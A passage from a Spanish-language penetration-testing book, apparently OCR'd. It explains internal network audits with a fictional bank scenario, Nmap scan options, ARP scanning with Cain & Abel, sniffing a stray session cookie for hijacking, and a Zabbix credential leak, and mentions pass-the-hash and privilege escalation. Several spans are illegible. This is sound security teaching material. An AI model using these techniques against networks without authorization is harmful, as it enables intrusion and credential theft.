6. Exposición de datos sensibles.
7. Ausencia de control de acceso a las funciones.
8. Falsificación de peticiones en sitios cruzados (*CSRF*).
9. Uso de componentes con vulnerabilidades conocidas.
10. Redirecciones y reenvíos no validados.

Es importante estar informado por *OWASP* o *SANS* para conocer nuevas vulnerabilidades, saber [illegible] carlas, definir el impacto, y como no saber explicarlas posteriormente al cliente.

3. Auditoría interna

Las auditorías internas proporcionan un estado de la seguridad de los distintos segmentos de red [illegible] a empresa. Estos segmentos de red son ubicaciones internas las cuales no disponen de grandes privilegios de conectividad con sistemas que contienen información sensible. Dicho de otro modo, [illegible] de los posibles roles del auditor será el de un empleado cuyo equipo se encuentra en uno de dichos segmentos de red, con el fin de encontrar las vías que dispone este supuesto empleado para acceder a información sensible a la que no está autorizado.

Otro posible rol que es utilizado en este tipo de audit[illegible] se conecta con su equipo a la red corporativa. El objetivo es el mismo que el del rol del empleado, visualizar o sustraer información sensible.

Para entender mejor este tipo de auditorías se debe conocer que los segmentos de red suelen ser de [illegible], de desarrollo, de marketing, y con puestos informáticos que no dispongan de privilegios. Generalmente [illegible] o no dispone de conectividad con cualquier equipo de la red. Este hecho es el más común en grandes corporaciones y empresas con un mínimo detalle de seguridad en la red interna. Esta segmentación

se realiza mediante la implementación de *VLAN*, la cual proporciona una solución de aislamiento interesante.

Las pruebas que se detallarán a continuación deberán ser realizadas y documentadas en forma de diario. Esta forma de redactar informa a la empresa que contrata el servicio las técnicas y objetos interesantes encontrados durante las distintas jornadas.

Pruebas

La auditoría interna puede tener distintos objetivos, aunque algunos son comunes a todas las auditorías internas. Los objetivos no comunes vienen dados por el tipo de redes y sistemas que compongan la red interna de la organización.

Por ejemplo, si la red es de sistemas *Microsoft Windows* estará compuesta por dominios, los cuales [illegible] de dominio, por lo que consiguiendo dicha credencial, se podrá acceder a toda la información sensible de este tipo de sistemas. Si la red es de sistema [illegible] los objetivos pueden [illegible] a la información también. En este capítulo se pretende, mediante el uso de ejemplos, explicar en detalle como deberán trabajar los a[illegible] el mundo profesional.

Las pruebas que generalmente se llevan a cabo en este tipo de auditorias, con el fin de encontrar la vía de acceso a la información sensible, son las enumeradas a continuación:

- Diseño, análisis de la topología de red y análisis de la segmentación. Las primeras pruebas, una vez el auditor se encuentra en el segmento a auditar, son realizadas para detectar [illegible] del entorno es imprescindible para poder ir realizando las distintas pruebas sobre las máquinas adyacentes. Obtener un listado de sistemas operativos, versiones de productos, servicios y direcciones *IP* es imprescindible para que la auditoría interna sea un éxito.
- Análisis de seguridad de *VLAN*. Comprobación de que las *VLAN* implementadas en las redes de la organización funcionan correctamente. Se realizarán pruebas para comprobar que no se puede evadir la *VLAN*. Existen pruebas con las que se puede renegociar el tipo de puerto del *switch*, con el objetivo de obtener un tipo *trunk*.
- Seguridad de los puntos de acceso. En las grandes corporaciones existen mecanismos que no permiten realizar ataques *ARP Spoofing*, entre otras acciones, por lo que hay que verificar que estos mecanismos a nivel de puerto funcionan correctamente. Un ejemplo es *Port Security* el cual proporciona un mecanismo para restringir una dirección *MAC* a un puerto determinado, y en caso de violación se ejecutará una acción restrictiva, notificando al administrador la acción ocurrida o deshabilitando el puerto.
- *Sniffing* de red y análisis de tráfico de red. Otra de las pruebas que hay que llevar a cabo es evaluar el tráfico que es visible desde el punto de acceso de la red en la que se encuentra el auditor. Esta acción se realiza sin llevar a cabo ninguna técnica para envenenar el tráfico. Con esta acción se pretende verificar que el auditor no podrá recibir tráfico por descuido en la configuración de la red. Puede parecer un hecho no lógico, pero existen fallos en la configuración de las redes, los cuales pueden provocar que el tráfico con un destino concreto llegue al equipo del auditor, pudiendo consultar información, credenciales o *cookies*.
- Escalada de privilegios en la red. Esta es la prueba más importante de la auditoría interna. Demostrar la posibilidad de ir escalando privilegios es algo imprescindible. El auditor necesitará escalar privilegios para que otras pruebas den un resultado positivo en la auditoría. El desplazamiento vertical en la infraestructura por parte del auditor viene proporcionada por una escalada de privilegios.
- Obtención de credenciales. En esta prueba se comprobará la fortaleza de los *hashes* encontrados y las vías para localizar credenciales, ya sean en un formato de *hash* o de texto plano. Esta prueba permite al auditor realizar desplazamiento horizontal sobre la organización, es decir, conseguir acceso a otras máquinas donde poder realizar más pruebas en busca de los objetivos marcados. Hay que destacar que la obtención de una credencial de mayor privilegio proporciona la posibilidad de un desplazamiento vertical.
- Cifrado de comunicaciones. En este tipo de pruebas se comprobará que la información sensible dentro de la organización circula correctamente cifrada. Es muy común que en la Intranet de la organización los protocolos no sean seguros, pero puede llegar a ser crítico si la información es sensible y los empleados pueden llegar a interceptarla.
- Análisis global de la información obtenida. Cada vez que se obtiene un objetivo o se realiza una prueba, ya sea de manera satisfactoria o no, se debe analizar y documentar lo realizado. Este proceso se realiza en paralelo al conjunto de pruebas y se corresponde con una prueba más. Como se mencionó anteriormente, se documentará a modo de diario, indicando qué pruebas se realizaron al día y qué objetivos se lograron.

Los objetivos de estas pruebas se deben marcar por criticidad en función de la información sensible que dichos sistemas de la red puedan gestionar o almacenar. Algunos de los objetivos comunes que se deben ir completando en este tipo de auditoría son los siguientes:

- Posibilidad de utilizar técnicas *pass the hash* con el fin de impersonalizar cualquier tipo de usuario de la organización.
- Conectividad con equipos críticos, con los que a priori no se disponía de conectividad.
- Intrusión en máquinas críticas con el fin de obtener información sensible o posibilidades de disponer de acceso a otras máquinas de la organización. En este capítulo se tratará el tema del desplazamiento vertical y horizontal en las auditorías.
- Información sensible en servidores o máquinas que no deberían ser almacenadas. Existen máquinas en la organización que pueden almacenar datos que se encuentran en dichas máquinas por error. Esta información será localizada y documentada en el informe final.
- Obtención de credenciales de administrador local de una máquina.
- Obtención de credenciales de administrador de dominio.
- Obtención de credenciales o *hashes* de usuarios de dominio.

- Visualización de información confidencial, como por ejemplo, datos privados, cuentas de usuario, datos de clientes. En general, información que pueda dañar la imagen corporativa de la empresa o no cumplir con la legislación vigente de protección de datos del país en cuestión.
- Modificación de información confidencial. Demostrar la posibilidad de que un potencial atacante puede modificar la integridad de la información sensible de la organización. Por ejemplo, en una entidad bancaria se podría cambiar números de una cuenta de un cliente.

PoC: Escenario inicial de auditoría interna

En las pruebas de concepto que se pueden estudiar en este apartado sobre auditoría interna se propone un escenario, que fácilmente sería reproducible en la realidad. La empresa dedicada al índole bancario "*11banks*" ha contratado los servicios de su empresa para llevar a cabo la auditoría interna. El rol, que los auditores asumirán, es el de un empleado del departamento de desarrollo.

A continuación se detalla el escenario interno de la empresa, aunque por facilidad de comprensión se detalla más factores que a priori el auditor no conocerá. Por ello, se realizará un esquema de resumen en el que se muestra que cosas conoce el auditor a priori y cuáles no.

- La red corporativa dispone de un dominio con dos controladores de dominio.
  - Controlador de dominio *DC1*.dominio.intranet con dirección *IP 10.0.2.1*.
  - Controlador de dominio *DC2*.dominio.intranet con dirección *IP 10.0.2.2*.
  - La red en la que se encuentran los controladores de dominio es la red *10.0.2.0/8*.
- Existe un segmento de red correspondiente al área de desarrollo, en el cual el auditor comenzará a llevar a cabo la auditoria.
  - Este segmento se encuentra en la red *10.0.0.0/8*.
  - Existen servidores de pruebas de desarrollo con sistemas operativos *Microsoft Windows Server 2000*, *Microsoft Windows Server 2003* y *Microsoft Windows Server 2008*.
  - Existen máquinas con sistemas operativos *Windows XP y Windows 7*.
  - Existe un servidor con *Zabbix*, el cual es un sistema de monitoreo de redes diseñado para registrar el estado de varios servicios de red, servidores y *hardware*. El servidor de *Zabbix* se encuentra en la dirección *IP 10.0.0.4*.
  - El auditor dispondrá de un equipo en la dirección *IP 10.0.0.1*, y será su propio equipo, por lo que dispondrá de privilegios administrativos locales. En caso de ser un equipo propio de la organización, seguramente no se tuvieran privilegios administrativos locales y habría que adquirirlos.
- Existe un segmento de red correspondiente al área de finanzas de la organización, al cual el auditor puede no tener acceso directo a ciertas máquinas.
  - Este segmento se encuentra en la red *10.0.1.0/8*. A priori, se puede entender que hay conectividad entre la máquina del auditor, con dirección *IP 10.0.0.1*, con el de finanzas, pero cuando se intenta acceder, no se dispone de conectividad con

todo el segmento, pudiendo acceder a ciertas máquinas. Existen mecanismos que evitan el acceso entre la máquina del auditor y ciertas máquinas de finanzas
  - Existen servidores de pruebas de desarrollo con sistemas operativos *Microsoft Windows Server 2003*, *Microsoft Windows Server 2008* y *Microsoft Windows Server 2012*.
  - Existen máquinas con sistemas operativos *Windows XP y Windows 7*
  - Existe un servidor con la aplicación *Business Objects*, la cual es una herramienta de inteligencia de negocio en los procesos de las organizaciones. La dirección *IP* donde se encuentra este servidor es *10.0.1.4*.
- Existe un segmento de red que se corresponde con el área de producción. Este segmento dispone de máquinas críticas para el negocio de la empresa, por ejemplo puede tener servidores donde se almacenan los temas económicos de los clientes.
  - Este segmento se encuentra en la red *10.0.10.0/8*. El auditor puede disponer de acceso a algunas máquinas de producción, pero no serán sistemas importantes. Por ejemplo, las bases de datos donde se encuentra el servidor web que aloja el sitio, o las bases de datos con la información de clientes no serán accesibles desde la dirección *IP 10.0.0.1*, máquina del auditor.
  - Existen servidores de pruebas de desarrollo con sistemas operativos *Microsoft Windows Server 2008* y *Microsoft Windows Server 2012*. Además, existen servidores con sistemas operativos *AIX* de IBM, los cuales pueden almacenar información crítica de la empresa. Es importante detectar los sistemas operativos no *Microsoft* para llevar a cabo pruebas sobre dichos sistemas.
  - Uno de los objetivos importantes es llegar a tener privilegio para acceder a una máquina crítica de producción.

Los tres segmentos de red objetivos, es decir: desarrollo, finanzas y producción, disponen de máquinas con sistemas operativos de *Microsoft* que, además, están configurados en un entorno de seguridad y gestión basados en *Active Directory*, por lo que se utilizan también servidores como controladores de dominio. Se puede entender este hecho como que todas las máquinas que pertenecen al *Active Directory* desplegado en esos segmentos se unen a él a través de los servidores que tienen el configurado el rol de controlador de dominio

En el caso de los sistemas no *Microsoft* se tendrán que utilizar otras vías distintas o técnicas de explotación alternativas para lograr vulnerarlos y obtener la información necesaria en el proyecto de *pentesting*. Aunque es común pensar que estos sistemas que no utilizan sistemas operativos *Microsoft Windows* son utilizados por usuarios técnicos, esto no tiene por qué ser así, y no tienen necesariamente qué ser informáticos.

Puede suceder que un empleado de finanzas utilice una herramienta en su día a día de trabajo que realiza cambios en la base de datos de nóminas, por ejemplo desde un equipo con sistema *Microsoft Windows* y que el punto de ataque del servidor no *Microsoft* sea el equipo del trabajador citado.




Fig. 3.25: Esquema interno simbólico de la prueba de concepto.

Una vez presentado el escenario de las pruebas de concepto que se llevarán a cabo en el apartado sobre auditoría interna, se debe tener en cuenta cual es el punto de partida del auditor. Éste solamente conoce el segmento donde se encuentra, es decir, la red de desarrollo de la empresa. El auditor da por hecho que no dispondrá de conectividad con máquinas críticas o regiones de red donde pueda existir flujo de información sensible. En este tipo de procesos no hay que dar ningún hecho por confirmado hasta que realmente se verifica.

La primera acción que debe llevar a cabo el auditor es el de identificación de máquinas, servidores, servicios y versiones de productos. En otras palabras, conocer los elementos que rodean al auditor en esta situación inicial.

Para llevar a cabo esta acción se pueden utilizar herramientas como *Nmap*, con la que el auditor escaneará el rango de red donde se encuentre con el fin de obtener elementos de estudio.

Otra opción válida es utilizar un escáner de *ARP*, con el fin de visualizar qué máquinas son visibles en el nivel de enlace, por lo que se debería disponer de conectividad, a no ser que otro elemento limite dicha conectividad.

Para llevar a cabo el escáner *ARP* se podría utilizar una herramienta como *Cain & Abel*. En la siguiente imagen se puede visualizar la herramienta *Nmap*, con la que se podrá realizar un descubrimiento y *fingerprinting* de las máquinas del segmento.

Es importante realizar esta acción por ... el ... *profile* para llevar a cabo un descubrimiento rápido de máquinas, y una vez se visualicen intentar detectar alguna máquina interesante en el entorno.



Fig. 3.26: *Zenmap*.

Nmap puede suponer, a primera vista, una herramienta costosa de utilizar por su flexibilidad y diversidad en las posibles acciones a realizar con ella. Es verdad que dispone de gran cantidad de parámetros, por lo que se intentará listar algunos de interés relacionados con los tipos de escáneres ...te libro. También, se puede recomendar el uso de interfaces gráficas para la utilizació de *Nmap*, y de este modo simplificar el entendimiento y uso de la herramienta

La ejecución de los comandos *Nmap* se puede generalizar medi... *<tipo de scan> <opciones>*. La ejecución por defecto sería la siguiente *Nmap <dirección IP o rango de direcciones>*.

Una vez ejecutado se obtiene un reporte de las máquinas encontradas, en la que se puede encontrar, en detalle, puertos abiertos, sistemas operativos, versiones de productos que escuchan detrás de un puerto, estado de la máquina, etcétera. A continuación se explica y detallan algunas opciones que pueden ser válidas en la ejecución de estas tareas en el ámbito de la auditoría interna

Parámetro	Descripción y Ejemplo
-O	El escaneo realizará *fingerprint* del sistema operativo con el objetivo de obtener la versión de éste en las máquinas remotas. Ejemplo: *nmap -O <dirección IP>*
-sP	Con este parámetro se analiza qué equipos se encuentran activos en una red. Ejemplo: *nmap -sP 192.168.0.0/24*
-sX	Permite realizar un escaneo de tipo *XMAS Scan*. Ejemplo: *nmap -sX <dirección IP>*
-p	Se Indica sobre qué puertos se debe realizar el escaneo. Ejemplo: *nmap -p 139, 80, 3389 <dirección IP>*. Para indicar rangos especificamos el puerto de la siguiente manera *70-120*.

Parámetro	Descripción y Ejemplo
-A	Este parámetro habilita la detección del sistema operativo, además de las versiones de servicios y del propio sistema. Ejemplo: *nmap –A <dirección IP>*
-sS	Se lanza un escaneo sobre varios equipos o una red. Permite obtener un listado de puertos abiertos de éstos. Ejemplo: *nmap -sS 192.168.0.0/24*
-sN	Permite realizar un escaneo de tipo *Null Scan*. Ejemplo: *nmap –sN <dirección IP>*
-sF	Permite realizar un escaneo de tipo *FIN Scan*. Ejemplo: *nmap –sF <dirección IP>*
-sI	Permite realizar un escaneo de tipo *idle*. Ejemplo: *nmap –P0 –p - -sI <dirección zombie> <dirección víctima>*. Cabe destacar que la opción –p – permite realizar un escaneo sobre todos los puertos de la máquina, esta acción puede provocar que el escaneo se ralentice en gran medida
-sV	Obtener las versiones de los productos. Ejemplo: *nmap - sV <dirección IP>*
-oX	Permite exportar la información del análisis en un archivo *XML*. Ejemplo: *nmap –O sV <dirección IP> -oX archivo.xml*. Con la opción *-oN* se puede exportar la información en un fichero de texto

Tabla 3.01: Parámetros para obtener información variada con *nmap*

En la siguiente imagen se puede observar un descubrimiento de máquinas, donde visualmente se indica el sistema operativo y la dirección *IP* o nombre de máquina, si éste se ha podido obtener con el proceso de escaneo.

Es interesante resaltar que la herramienta *Nmap* permite la exportación de los datos para que otras herramientas puedan utilizar dicha información como punto de inicio para lanzar otros ataques de explotación o análisis de vulnerabilidades más concretas sobre las máquinas del entorno de red estudiado.

Se pueden estudiar los puertos que tiene una máquina o grupo de máquinas abiertos, tal y como se ha comentado anteriormente. En la siguiente imagen se puede visualizar un ejemplo de esto.

Fig. 3.28: Descubrimiento de puertos abiertos con *Nmap*.

En la imagen superior se puede ver, simplemente analizando los puertos que ese servidor tiene configurado un rol de *Active Diretory* - al aparecer los puestos del servicio *microsoft-ds* y que, [illegible] tiene disponible las conexiones de *Terminal Services*, lo que lo haría un buen objetivo a ataques de *man in the middle* para intentar robar las credenciales que se envíen contra él para cualquiera de los dos servicios citados.

A continuación, en la imagen siguiente, se puede visualizar como utilizando la popular herramienta de ataque *Cain & Abel* se pueden obtener las direcciones *IP* del segmento de red al que estamos conectados con sus respectivas direcciones *MAC* a las que tenemos conectividad a través del nivel de enlace.

Hay que tener en mente que, si el equipo tiene varias conexiones de red configuradas en el sistema operativo se debe utilizar la interfaz correcta con la aplicación, como se puede visualizar en la siguiente imagen.

Fig. 3.29: Configuracion de interfaz de red con *Cain & Abel*.

Para lanzar el escaneo de red usando el protocolo *ARP* se debe pulsar sobre el botón *Sniffing*, identificado por un icono de una tarjeta de red, para posteriormente pulsar sobre el botón derecho y seleccionar *Scan MAC Addresses*.




Fig. 3.30: Ejecución de escaneo *ARP*

Por último, queda analizar lo que se ha descubierto. Como se ha comentado, se obtienen direcciones *IP* a las que directamente el equipo del auditor se encuentra conectado. Este tipo de escaneo es mucho más silencioso que otros en capa o nivel de red, y es altamente improbable que lo bloqueen.




Fig. 3.31: Descubrimiento de máquinas a través de un *ARP Scan*.

Esta prueba de identificación de recursos se deberá realizar por cada nueva perspectiva que el auditor disponga. Es decir, cuando el auditor obtenga acceso a otra máquina, ya sea de su mismo segmento o de otro, deberá llevar a cabo la prueba de identificación de máquinas, servicios y productos.

Este hecho hará que la topología de la red vaya creciendo y el mapa que el auditor disponga sea más completo.

Una prueba totalmente necesaria para comprobar que no se recibirá tráfico no dirigido al equipo del auditor es la de *sniffing* de red. El auditor utilizará herramienta como *Cain & Abel*, *Wireshark* o cualquier otro analizador de tráfico o *sniffer* con el fin de detectar peticiones *multicast* de direcciones *IP*, posibles redes no conocidas con el fin de detectar tráfico entre dos direcciones *IP*, las cuales no se corresponden con el equipo del auditor. Este último hecho no es algo común, pero ocurre en las grandes redes corporativas.




Fig. 3.32: Obtención de una *Cookie* no dirigida al equipo del auditor.

En la imagen se puede visualizar cómo pueden llegar paquetes no dirigidos al equipo del auditor. Este hecho es algo relevante, algo no funciona bien en la red, y lo peor de todo es la información que puede contener este tipo de tráfico. Se puede visualizar que es un paquete *HTTP*, el cual puede ser leído completamente, y en el cual parece haber una *cookie* de sesión, por lo que mediante *hijacking* se podrá suplantar la identidad de un empleado o usuario de la zona interna. A priori, no se tiene que saber qué tipo de servicio es, y en esta prueba de concepto se sitúa a *Zabbix* como herramienta propietaria de dicha *cookie*.

Como se contó anteriormente en el presente libro, el equipo de Informática 64 encontró una vulnerabilidad en *Zabbix*, la cual permitía obtener una credencial en plano que correspondía con la contraseña del servicio en el directorio activo o *Active Directory*. Lógicamente, el auditor no conoce esta información, pero cuando se realizar auditorías en cualquier índole pueden salir vulnerabilidades desconocidas por el equipo, o incluso desconocidas por todo el mundo, lo cual debería ser publicado a través del fabricante, es decir, informando a éste, o a través de una vía más agresiva como es el *Full Disclosure*.

Cuando un usuario se dirige a la zona de gestión o administración del servicio, podía obtener la contraseña con la que el servicio se conecta al directorio activo, simplemente visualizando su código fuente. La vulnerabilidad queda recogida en el *CVE-2013-5572*. Con esta vulnerabilidad el auditor puede obtener una cuenta válida en el directorio activo con lo que poder llegar a esa máquina, realizando un movimiento lateral, ya que es altamente probable que dicha credencial no tenga muchos más privilegios que un usuario raso. Aunque, si se entiende que el auditor no dispone de ninguna cuenta en el directorio activo se podría pensar que el movimiento es vertical, ya que se han ganado privilegios en el dominio.

Otras conexiones que lleguen a la tarjeta de red del auditor, por fallos en la implantación de la red, podrían descubrir nuevas redes, por ejemplo, se podría observar gracias a la herramienta *Wireshark*, una conexión entre una máquina de desarrollo y otra de finanzas, entre una máquina de finanzas y el *DC*, etcétera. Esto permite al auditor conocer la red interna de una manera extra

Una de las observaciones que se pueden obtener tras las primeras pruebas de reconocimiento de redes, conectividad con máquinas y *sniffing* de red es que existe diversidad de sistemas operativos en la red, hasta donde se dispone de conectividad en el estado actual de la auditoría. Este hecho implica que los sistemas operativos más antiguos puedan estar expuestos a fallos de seguridad no corregidos, y proporcionar una vía de acceso a otros equipos. Por ello, hay que tener siempre en mente la vía del

exploiting para ejecutar código remoto a través de alguna versión de producto o sistema operativo vulnerable.

En el segmento de desarrollo pueden existir máquinas virtuales, las cuales pueden no disponer de los últimos parches de seguridad, ya que son máquinas de pruebas e instaladas por los propios empleados de dicha área.

Este hecho puede ayudar al auditor a comprometer dichas máquinas y obtener información, como credenciales, con la que poder desplazarse entre máquinas.

A continuación se presentan herramientas que pueden ayudar en esta fase de la auditoría y que ayudarán al auditor a comprender mejor lo que tiene alrededor, pero que aún no puede palpar.

Wireshark: El analizador amigo

Wireshark es probablemente uno de los mejores analizadores de tráfico por su coste y calidad para los usuarios. Es una de las herramientas que se deben utilizar en muchas de las auditorías que se pueden llevar a cabo en un proceso de *Ethical Hacking*.

El objetivo principal de la herramienta es mostrar al usuario todo lo que está circulando a través de su tarjeta de red.

Algunas características principales son:

- Funciona bajo varias plataformas como *Windows*, *Linux* o *Mac OS*.
- Captura de paquetes *on the fly*, es decir, en tiempo real.
- Información detallada de los paquetes. La gestión de los paquetes se realiza bajo extensiones *CAP*, *PCAP*, etcétera.
- Importación y exportación de paquetes.
- Control de *sniffing* remoto. Esta característica no es muy conocida por muchos de los usuarios de la herramienta, pero se puede colocar un agente en un equipo y dejar escuchando los paquetes que circulan por dicho equipo y reenviarlos, a modo de espejo, a un equipo dónde se encuentre el auditor.

Con *Wireshark* se puede elegir por cual interfaz o por cuales se quiere llevar a cabo el análisis de tráfico. Algo muy utilizado por los usuarios es el filtro de paquetes, el cual se puede realizar desde la propia interfaz de red *(capture)* o de pantalla *(display)*.

La diferencia entre estos tipos de filtros es que el de *capture* filtra directamente en la interfaz, por lo que los paquetes no llegan a ser almacenados, y el de *display* filtra una vez que los paquetes son almacenados en el *buffer* de *Wireshark*, o en el fichero *CAP*.

En la siguiente imagen se puede visualizar como configurar un filtro de captura para solamente almacenar tráfico *TCP* que se dirija al puerto *80*, posiblemente *HTTP*.




Fig. 3.33: Configuración de filtro de captura en *Wireshark*.

seguimiento de paquetes en *Wireshark* se realiza a través de la pestaña *Go*. En esta pestaña se pueden encontrar opciones como *Go To Packet* o *Find My Packet*. La primera de ellas ubica al usuario directamente ante el paquete con ese número en concreto. La segunda filtra los paquetes y muestra todos los paquetes que coinciden con el patrón introducido.




Fig. 3.34: Vista de *Find My Packet* en *Wireshark*

Wireshark puede hacer crecer sus archivos hasta un gran tamaño, pero eso hace que luego se vuelvan inmanejables. Es recomendable entender cómo funcionan las opciones de gestión de archivos de *Wireshark*. Esta opción se puede encontrar en la parte de opciones de la interfaz

Como se puede visualizar en la imagen se puede indicar al *sniffer* que utilice múltiples archivos para almacenar el tráfico recogido. Las opciones que aporta la opción de múltiples archivos son:

- Se creará un nuevo archivo después de un número determinado de *KB*, *MB* o *GB*.

- Se creará un nuevo archivo después de un número determinado de minutos.
- Otras opciones interesantes son la finalización de la captura después de generar un número determinado de archivos o se sobrescribirán después de un número determinado de ficheros.




